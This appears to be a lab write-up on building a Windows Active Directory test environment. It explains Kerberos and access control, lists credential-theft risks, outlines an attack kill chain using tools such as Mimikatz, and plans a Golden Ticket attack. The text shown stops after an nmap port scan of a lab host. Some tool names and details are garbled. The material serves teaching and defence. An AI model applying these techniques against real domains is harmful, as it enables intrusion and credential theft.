
1. The client sends the server a message of type KRB\_AP\_REQ (Kerberos Application Request). This message contains an authenticator message that is encrypted with the key sent by the *Key Distribution Center* (KDC) for the session with the server, the ticket for sessions with the server, and a flag that indicates whether the client requests mutual authentication. Setting the flag that requests mutual authentication is one of the options in configuring *Kerberos*. The user is never asked whether mutual authentication should be used.

## Creating A windows AD Lab and simulating attacks

2. The server receives KRB\_AP\_REQ, decrypts the ticket, and extracts the user's authorization data and the *session key*.
3. The server uses the session key from the ticket to decrypt the user's authenticator message and evaluates the time stamp inside.
4. If the authenticator message is valid, the server checks the mutual authentication flag in the client's request.
5. If the mutual authentication flag is set, the server uses the session key to encrypt the time from the user's authenticator message and returns the result in a message of type KRB\_AP\_REP (Kerberos Application Reply).
6. When the client receives KRB\_AP\_REP, it decrypts the server's authenticator message with the session key it shares with the server and compares the time sent back by the service with the time in its original authenticator message. If they match, the client is assured that the service is genuine, and the connection proceeds.







Without having gone in deep details of a Microsoft windows active directory environment, it is obvious that the security model is in fact pretty complex.

## Access Control Overview

Computers that are running a supported version of Windows can control the use of system and network resources through the interrelated mechanisms of authentication and authorization. After a user is authenticated, the Windows operating system uses built-in authorization and access control technologies to implement the second phase of protecting resources: determining if an authenticated user has the correct permissions to access a resource.

Shared resources are available to users and groups other than the resource's owner, and they need to be protected from unauthorized use. In the access control model, users and groups (also referred to as security principals) are represented by unique security identifiers (SIDs). They are assigned rights and permissions that inform the operating system what each user and group can do. Each resource has an owner who grants permissions to security principals. During the access control check, these permissions are examined to determine which security principals can access the resource and how they can access it.

Security principals perform actions (which include Read, Write, Modify, or Full control) on objects. Objects include files, folders, printers, registry keys, and Active Directory Domain Services (AD DS) objects. Shared resources use access control lists (ACLs) to assign permissions. This enables resource managers to enforce access control in the following ways:

- Deny access to unauthorized users and groups
- Set well-defined limits on the access that is provided to authorized users and groups

Object owners generally grant permissions to security groups rather than to individual users. Users and computers that are added to existing groups assume the permissions of that group. If an object (such as a folder) can hold other objects (such as subfolders and files), it is called a container. In a hierarchy of objects, the relationship between a container and its content is expressed by referring to

## Creating A windows AD Lab and simulating attacks

the container as the parent. An object in the container is referred to as the child, and the child inherits the access control settings of the parent. Object owners often define permissions for container objects, rather than individual child objects, to ease access control management.

This content set contains:

- Dynamic Access Control Overview
- Security identifiers
- Security Principals
  - Local Accounts
  - Active Directory Accounts
  - Microsoft Accounts
  - Service Accounts
  - Active Directory Security Groups

## Practical applications

Administrators who use the supported version of Windows can refine the application and management of access control to objects and subjects to provide the following security:

- Protect a greater number and variety of network resources from misuse.
- Provision users to access resources in a manner that is consistent with organizational policies and the requirements of their jobs.
- Enable users to access resources from a variety of devices in numerous locations.
- Update users' ability to access resources on a regular basis as an organization's policies change or as users' jobs change.
- Account for a growing number of use scenarios (such as access from remote locations or from a rapidly expanding variety of devices, such as tablet computers and mobile phones).
- Identify and resolve access issues when legitimate users are unable to access resources that they need to perform their jobs.

## Permissions

Permissions define the type of access that is granted to a user or group for an object or object property. For example, the Finance group can be granted Read and Write permissions for a file named Payroll.dat.

By using the access control user interface, you can set NTFS permissions for objects such as files, Active Directory objects, registry objects, or system objects such as processes. Permissions can be granted to any user, group, or computer. It is a good practice to assign permissions to groups because it improves system performance when verifying access to an object.

## Creating A windows AD Lab and simulating attacks

For any object, you can grant permissions to:

- Groups, users, and other objects with security identifiers in the domain.
- Groups and users in that domain and any trusted domains.
- Local groups and users on the computer where the object resides.

The permissions attached to an object depend on the type of object. For example, the permissions that can be attached to a file are different from those that can be attached to a registry key. Some permissions, however, are common to most types of objects. These common permissions are:

- Read
- Modify
- Change owner
- Delete

When you set permissions, you specify the level of access for groups and users. For example, you can let one user read the contents of a file, let another user make changes to the file, and prevent all other users from accessing the file. You can set similar permissions on printers so that certain users can configure the printer and other users can only print.

When you need to change the permissions on a file, you can run Windows Explorer, right-click the file name, and click **Properties**. On the **Security** tab, you can change permissions on the file.

An owner is assigned to an object when that object is created. By default, the owner is the creator of the object. No matter what permissions are set on an object, the owner of the object can always change the permissions.

### **Inheritance of permissions**

Inheritance allows administrators to easily assign and manage permissions. This feature automatically causes objects within a container to inherit all the inheritable permissions of that container. For example, the files within a folder inherit the permissions of the folder. Only permissions marked to be inherited will be inherited.

### **User rights**

User rights grant specific privileges and sign-in rights to users and groups in your computing environment. Administrators can assign specific rights to group accounts or to individual user accounts. These rights authorize users to perform specific actions, such as signing in to a system interactively or backing up files and directories.

User rights are different from permissions because user rights apply to user accounts, and permissions are associated with objects. Although user rights can apply to individual user accounts, user rights are best administered on a group account basis. There is no support in the access control user interface to grant user rights. However, user rights assignment can be administered through **Local Security Settings**.

## Object auditing

With administrator's rights, you can audit users' successful or failed access to objects. You can select which object access to audit by using the access control user interface, but first you must enable the audit policy by selecting **Audit object access** under **Local Policies** in **Local Security Settings**. You can then view these security-related events in the Security log in Event Viewer.

## Attractive Accounts for Credential Theft

Credential theft attacks are those in which an attacker initially gains highest-privilege (root, Administrator, or SYSTEM, depending on the operating system in use) access to a computer on a network and then uses freely available tooling to extract credentials from the sessions of other logged-on accounts. Depending on the system configuration, these credentials can be extracted in the form of hashes, tickets, or even plaintext passwords. If any of the harvested credentials are for local accounts that are likely to exist on other computers on the network (for example, Administrator accounts in Windows, or root accounts in OSX, UNIX, or Linux), the attacker presents the credentials to other computers on the network to propagate compromise to additional computers and to try to obtain the credentials of two specific types of accounts:

1. Privileged domain accounts with both broad and deep privileges (that is, accounts that have administrator-level privileges on many computers and in Active Directory). These accounts may not be members of any of the highest-privilege groups in Active Directory, but they may have been granted Administrator-level privilege across many servers and workstations in the domain or forest, which makes them effectively as powerful as members of privileged groups in Active Directory. In most cases, accounts that have been granted high levels of privilege across broad swaths of the Windows infrastructure are service accounts, so service accounts should always be assessed for breadth and depth of privilege.
2. "Very Important Person" (VIP) domain accounts. In the context of this document, a VIP account is any account that has access to information an attacker wants (intellectual property and other sensitive information), or any account that can be used to grant the attacker access to that information. Examples of these user accounts include:
  1. Executives whose accounts have access to sensitive corporate information
  2. Accounts for Help Desk staff who are responsible for maintaining the computers and applications used by executives
  3. Accounts for legal staff who have access to an organization's bid and contract documents, whether the documents are for their own organization or client organizations
  4. Product planners who have access to plans and specifications for products in an company's development pipeline, regardless of the types of products the company makes

5. Researchers whose accounts are used to access study data, product formulations, or any other research of interest to an attacker

Because highly privileged accounts in Active Directory can be used to propagate compromise and to manipulate VIP accounts or the data that they can access, the most useful accounts for credential theft attacks are accounts that are members of Enterprise Admins, Domain Admins, and Administrators groups in Active Directory.

Because domain controllers are the repositories for the AD DS database and domain controllers have full access to all of the data in Active Directory, domain controllers are also targeted for compromise, whether in parallel with credential theft attacks, or after one or more highly privileged Active Directory accounts have been compromised.

Although numerous publications (and many attackers) focus on the Domain Admins group memberships when describing pass-the-hash and other credential theft attacks an account that is a member of any of the groups listed here can be used to compromise the entire AD DS installation.

## **Activities that Increase the Likelihood of Compromise**

Because the target of credential theft is usually highly privileged domain accounts and VIP accounts, it is important for administrators to be conscious of activities that increase the likelihood of success of a credential-theft attack. Although attackers also target VIP accounts, if VIPs are not given high levels of privilege on systems or in the domain, theft of their credentials requires other types of attacks, such as socially engineering the VIP to provide secret information. Or the attacker must first obtain privileged access to a system on which VIP credentials are cached. Because of this, activities that increase the likelihood of credential theft described here are focused primarily on preventing the acquisition of highly privileged administrative credentials. These activities are common mechanisms by which attackers are able to compromise systems to obtain privileged credentials.

### **Logging on to Unsecured Computers with Privileged Accounts**

The core vulnerability that allows credential theft attacks to succeed is the act of logging on to computers that are not secure with accounts that are broadly and deeply privileged throughout the environment. These logons can be the result of various misconfigurations described here.

### **Not Maintaining Separate Administrative Credentials**

Although this is relatively uncommon, in assessing various AD DS installations, we have found IT employees using a single account for all of their work. The account is a member of at least one of the most highly privileged groups in Active Directory and is the same account that the employees use to log on to their workstations in the morning, check their email, browse Internet sites, and download content to their computers. When users run with accounts that are granted local Administrator rights and permissions, they expose the local computer to complete compromise. When those accounts are also members of the most privileged groups in Active Directory, they expose the entire forest to compromise, making it trivially easy for an attacker to gain complete control of the Active Directory and Windows environment.

## Creating A windows AD Lab and simulating attacks

Similarly, in some environments, we've found that the same user names and passwords are used for root accounts on non-Windows computers as are used in the Windows environment, which allows attackers to extend compromise from UNIX or Linux systems to Windows systems and vice versa.

### **Logons to Compromised Workstations or Member Servers with Privileged Accounts**

When a highly privileged domain account is used to log on interactively to a compromised workstation or member server, that compromised computer may harvest credentials from any account that logs on to the system.

### **Unsecured Administrative Workstations**

In many organizations, IT staff use multiple accounts. One account is used for logon to the employee's workstation, and because these are IT staff, they often have local Administrator rights on their workstations. In some cases, UAC is left enabled so that the user at least receives a split access token at logon and must elevate when privileges are required. When these users are performing maintenance activities, they typically use locally installed management tools and provide the credentials for their domain-privileged accounts, by selecting the **Run as Administrator** option or by providing the credentials when prompted. Although this configuration may seem appropriate, it exposes the environment to compromise because:

- The "regular" user account that the employee uses to log on to their workstation has local Administrator rights, the computer is vulnerable to drive-by download attacks in which the user is convinced to install malware.
- The malware is installed in the context of an administrative account, the computer can now be used to capture keystrokes, clipboard contents, screenshots, and memory-resident credentials, any of which can result in exposure of the credentials of a powerful domain account.

The problems in this scenario are twofold. First, although separate accounts are used for local and domain administration, the computer is unsecured and does not protect the accounts against theft. Second, the regular user account and the administrative account have been granted excessive rights and permissions.

### **Browsing the Internet with a Highly Privileged Account**

Users who log on to computers with accounts that are members of the local Administrators group on the computer, or members of privileged groups in Active Directory, and who then browse the Internet (or a compromised intranet) expose the local computer and the directory to compromise.

Accessing a maliciously crafted website with a browser running with administrative privileges can allow an attacker to deposit malicious code on the local computer in the context of the privileged user. If the user has local Administrator rights on the computer, attackers may deceive the user into downloading malicious code or opening email attachments that leverage application vulnerabilities and leverage the user's privileges to extract locally cached credentials for all active users on the computer. If the user has administrative rights in the directory by membership in the Enterprise Admins, Domain Admins, or Administrators groups in Active Directory, the attacker can extract the domain credentials and use them to compromise the entire AD DS domain or forest, without needing to compromise any other computer in the forest.

## **Configuring Local Privileged Accounts with the Same Credentials across Systems**

Configuring the same local Administrator account name and password on many or all computers enables credentials stolen from the SAM database on one computer to be used to compromise all other computers that use the same credentials. At a minimum, you should use different passwords for local Administrator accounts across each domain-joined system. Local Administrator accounts may also be uniquely named, but using different passwords for each system's privileged local accounts is sufficient to ensure that credentials cannot be used on other systems.

## **Overpopulation and Overuse of Privileged Domain Groups**

Granting membership in the EA, DA, or BA groups in a domain creates a target for attackers. The greater the number of members of these groups, the greater the likelihood that a privileged user may inadvertently misuse the credentials and expose them to credential theft attacks. Every workstation or server to which a privileged domain user logs on presents a possible mechanism by which the privileged user's credentials may be harvested and used to compromise the AD DS domain and forest.

## **Poorly Secured Domain Controllers**

Domain controllers house a replica of a domain's AD DS database. In the case of read-only domain controllers, the local replica of the database contains the credentials for only a subset of the accounts in the directory, none of which are privileged domain accounts by default. On read-write domain controllers, each domain controller maintains a full replica of the AD DS database, including credentials not only for privileged users like Domain Admins, but privileged accounts such as domain controller accounts or the domain's Krbtgt account, which is the account that is associated with the KDC service on domain controllers. If additional applications that are not necessary for domain controller functionality are installed on domain controllers, or if domain controllers are not stringently patched and secured, attackers may compromise them via unpatched vulnerabilities, or they may leverage other attack vectors to install malicious software directly on them.

## **Privilege Elevation and Propagation**

Regardless of the attack methods used, Active Directory is always targeted when a Windows environment is attacked, because it ultimately controls access to whatever the attackers want. This does not mean that the entire directory is targeted, however. Specific accounts, servers, and infrastructure components are usually the primary targets of attacks against Active Directory. These accounts are described as follows.

## **Permanent Privileged Accounts**

Because the introduction of Active Directory, it has been possible to use highly privileged accounts to build the Active Directory forest and then to delegate rights and permissions required to perform day-to-day administration to less-privileged accounts. Membership in the Enterprise Admins, Domain Admins, or Administrators groups in Active Directory is required only temporarily and infrequently in an environment that implements least-privilege approaches to daily administration.

## Creating A windows AD Lab and simulating attacks

Permanent privileged accounts are accounts that have been placed in privileged groups and left there from day to day. If your organization places five accounts into the Domain Admins group for a domain, those five accounts can be targeted 24-hours a day, seven days a week. However, the actual need to use accounts with Domain Admins privileges is typically only for specific domain-wide configuration, and for short periods of time.

### VIP Accounts

An often overlooked target in Active Directory breaches is the accounts of "very important persons" (or VIPs) in an organization. Privileged accounts are targeted because those accounts can grant access to attackers, which allows them to compromise or even destroy targeted systems, as described earlier in this section.


### "Privilege-Attached" Active Directory Accounts

"Privilege-attached" Active Directory accounts are domain accounts that have not been made members of any of the groups that have the highest levels of privilege in Active Directory, but have instead been granted high levels of privilege on many servers and workstations in the environment. These accounts are most often domain-based accounts that are configured to run services on domain-joined systems, typically for applications running on large sections of the infrastructure. Although these accounts have no privileges in Active Directory, if they are granted high privilege on large numbers of systems, they can be used to compromise or even destroy large segments of the infrastructure, achieving the same effect as compromise of a privileged Active Directory account.

## A structured Attack

Any corporate attack will follow a four-step methodology. You're going to have a recon phase, an initial access phase, a post-exploitation phase and an exfiltration phase.

Below is the Attack Kill Chain as presented in a few Microsoft security blogs





## Step 1(External) Reconnaissance

Reconnaissance or Open Source Intelligence (OSINT) gathering is an important first step in penetration testing.


During this stage, the attacker typically searches publicly available sources to identify as much information as possible about their target. This will include information about the target's IP address range, business operations and supply chain, employees, executives, and technology utilized. The goal of this stage is to develop sufficient intelligence to increase the chances of a successful attack. If the attacker has previously penetrated your environment, they may also refer to intelligence gathered during previous incursions.

Common intelligence gathering may contain :

- Search engine queries
- Domain name searches/WHOIS lookups
- Social Engineering
- Tax Records
- Internet Footprinting – email addresses, usernames, social networks,
- Internal Footprinting –Ping sweeps, port scanning, reverse DNS, packet sniffing
- Dumpster Diving
- Tailgating

Typically we will use an exhaustive checklist for finding open entry points and vulnerabilities within the organization. The OSINT Framework provides a plethora of details for open information sources.

## Creating A windows AD Lab and simulating attacks



## Step 2: Initial Access Phase

At this phase we want initial access , we assume the data we want or the system we want exists within the AdLabs . Either

1. thru a social engineered attack , ie we do use the information gathered on the recon step to target some employees of the AdLabs, or
2. using a known vulnerability, discovered during recon phase, ie a vulnerability on the web server of this company ,

we can have access to one asset belonging to the company a **compromised machine**.

This will allow us in the both cases to establish communication back to a command server , and we do consider that we have established logical access within the local area networks belonging to this organization's.

## Step 3: Post-Exploitation Phase

Post-exploitation is the ability to go from low privilege to very, very high privilege, getting access to your target .

When we land in a network we don't know anything about, what we need is situational awareness. We need to know what computers exist, what users exist, what file shares exist, where are users logged on, etc.

**Internal Recon and Lateral Movement** – Now that the attacker has a foothold within the organization's network, he or she will begin gathering information not previously available externally. This will include performing host discovery scans, mapping internal networks and systems, and attempting to mount network shares. The attacker will also begin using freely available, yet extremely effective tools, like Mimikatz and WCE to harvest credentials stored locally on the initially compromised machine and begin planning the next stage of the attack as shown below.



**Domain Dominance** – At this stage, the attacker will attempt to elevate their level of access to a higher trusted status within the network. The attacker's ultimate goal is to access your data and the privileged credentials of a domain administrator offers them many ways to access to your valuable data stores. Once this occurs, the attacker will begin to pivot throughout the network either looking for valuable data or installing ransomware for future extortion attempts or both.

## **Step 4: Data Consolidation and Exfiltration**

Now that the attacker has access to the valuable data within the organization's systems, he or she must consolidate it, package it up, and send it out of the network without being detected or blocked. This is typically accomplished by encrypting the data and transferring it to an external system controlled by the attacker using approved network protocols like DNS, FTP, and SFTP or Internet-based file transfer solutions.

# Lab Setup

## Hardware And Software used

The lab was created on an Ubuntu 20.04 LTS desktop as the host machine, running VMWare workstation pro (version: 16.1.0-17198959) , as the virtualization platform .

Latest windows isos, at the time of creation, were used for windows server 19 1809 (OS build 17763.1697) , windows 10 pro 20H2 (OS build 19042.804), Kali Linux 2020.4, Metasploit , NMAP, Impacket, Crackmapexe, Shccodnject


Latest Pfsense iso was used for the deployment of the firewall , and the image was updated online. Bginfo was used on the windows to id the machine.

The lab was finally deployed on a Dell Optiplex 3080 workstation equipped with an i5-10500 CPU , 40Gb Ram , 512 GB NVME disk.

## Lab Network Layout and Objects Created

The network of our company consists of an internal network hosting the end users workstations and the domain controller, a DMZ network hosting the Web server exposing services to the public network (the internet) and the private internal network . Routing is being performed using a pfsense appliance, similar to the network diagram presented below .

## Creating A windows AD Lab and simulating attacks



To ease up the deployment of new virtual machines, we have chosen to use sysprep functionality of Microsoft Operational systems, that allows the creation of images that do not share the same Security Identifiers (a new SID is generated every time).

In fact, we have chosen to create the following objects:

### Computer Objects:

- **WS2019:** A virtual machine running windows 2019 server, used a template to generate all the windows server o/s instances needed
- **Windows 10 x64:** A virtual machine running windows 10 professional 64bit, used template to generate all the windows workstation o/s instances needed
- **ADLab-Firewall:** A virtual machine , running pfsense 2.5.0 , used as the company ‘s firewall appliance
- **ADLab-DC:** A windows 2019 virtual machine instance, used as a Domain Controller, DNS and DHCP server for our company
- **ADLab-IIS:** A windows 2019 virtual machine instance , used as the web server of the company , installed on the DMZ
- **ADLab-Ws10AdminWs:** A windows 10 virtual machine instance , used by a domain administrator user

## Creating A windows AD Lab and simulating attacks

- **ADLab-Ws10b**: A windows 10 virtual machine instance , used by a user with administrative privileges on the IIS server
- **ADLab-Ws10** : A windows 10 virtual machine instance , used by a domain user
- **ADLab-External** : A windows 10 virtual machine instance , used by an external attacker
- **ADLab-Kali64** : A virtual machine running Kali linux , used by an external attacker

### User Objects:

- A local windows user named as ladmin ,with password AdL@b!
- A local built-in windows administrator for the windows 10 workstation machines
- ADLAB\Administrator (domain/enterprise built-in Administrator)
- ADLAB\adlabuser1 (domain user)
- ADLAB\adlabuser2 (domain user)
- ADLAB\iiadmin (domain user, local administrator on the ADLab-IIS server)
- ADLAB\adlabuserx (domain administrator)
- ExternalUser (local windows user on ADLab-External)
- Pentest (privileged user on Kali linux )

All objects creation process is described in the accompanying **appendix A**.

## Attack Scenario

The goal was to simulate the Golden Ticket Attack on the domain, which can be described in a nutshell as stealing and passing the Kerberos Ticket Granting Special entity hash to create an invalid user who has all the possible Access rights (enterprise / domain Administrator , etc)

### Recon Phase

To perform the recon phase we could use various tools. In this simplified scenario, nmap was used to get some basic information on the public ip address of the web servers .

We will use

```
└─(pentest@AdLabKali)-[~]
└─$ sudo nmap -sS -sV -p- -T5 192.168.106.128
```

## Creating A windows AD Lab and simulating attacks




```
root@adlabkali: /home/pentest # nmap -sS -p- -T5 192.168.186.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-22 03:38 EDT
Nmap scan report for 192.168.186.128 (192.168.186.128)
Host is up (0.80068s latency).
Not shown: 65313 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
8080/tcp  open  http
Apache Tomcat 9.0.16
MAC Address: 08:5E:5E:2F:23:16 (VMware)
Service Info: OS: Windows, CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap scan: 1 IP address (1 host up) scanned in 67.32 seconds
```

